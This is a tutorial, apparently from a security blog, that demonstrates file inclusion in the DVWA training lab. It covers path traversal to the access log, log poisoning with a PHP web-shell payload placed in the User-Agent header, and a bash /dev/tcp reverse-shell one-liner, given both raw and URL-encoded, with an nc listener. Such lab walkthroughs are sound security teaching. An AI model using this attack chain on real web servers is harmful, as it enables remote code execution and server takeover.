Definition
File Inclusion is a type of vulnerability often found in web applications, where an attacker can cause the application to include files from the server or from external sources. This inclusion can lead to a variety of malicious actions, such as executing arbitrary code, disclosing sensitive information, or even taking control of the server.
Testing Path Traversal

Path traversal is a technique used to access files and directories that are outside the intended directory, which is particularly useful for testing file inclusion vulnerabilities. It can identify vulnerable inclusion points if the application is improperly handling file paths and including unintended files. Using path traversal to include sensitive files can demonstrate how to gain access to unauthorized information or system functionality to understand the severity of the issue.
The screenshot below shows that the target page is vulnerable to file inclusion vulnerability, as anyone can traverse to the system files and folders just by using relative paths in the URL.
Repeat Attacks Using Burp Suite

Using the Repeater module of Burp Suite, attack will be repeated, but this time, access to /var/log/dvwa/access.log will be tested to determine if the web user can access the log files. Relative path will be used, therefore, the value that will be assigned to page is ../../ ../../ ../../ ../../var/log/dvwa/access.log
Based on the result, the access log file is also accessible using directory traversal.

Insert PHP Command into the access.log

Using Repeater, edit the User-Agent value and add this: <?php system($_GET['cmd']); ?>
Before hitting the SEND button, tail the access log to confirm if the User-Agent value is included in the access.log. Use this command to run the tail:
# tail -f /var/log/dvwa/access.log

Test Command Execution
This time, after traversing to the access.log file, call the cmd to print the working directory (pwd).
Reverse Shell via File Inclusion

This time, this command will be inserted into the HTTP request to execute a reverse shell connectivity:/bin/bash -c "bash -i >& /dev/tcp/127.0.0.1/4444 0>&1"
To make sure that the web server will process the request properly, URL encode the command. The final value that will be inserted into the HTTP request is below:%2Fbin%2Fbash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F127.0.0.1%2F4444%200%3E%261%22
Before pressing SEND in Burp Suite’s Repeater, run this command in the attacker machine to listen to the reverse shell connection from the target web server in port 4444:# nc -nvlp 4444

Reference: https://www.veracode.com/security/file-inclusion-vulnerabilities
 Project Puchufy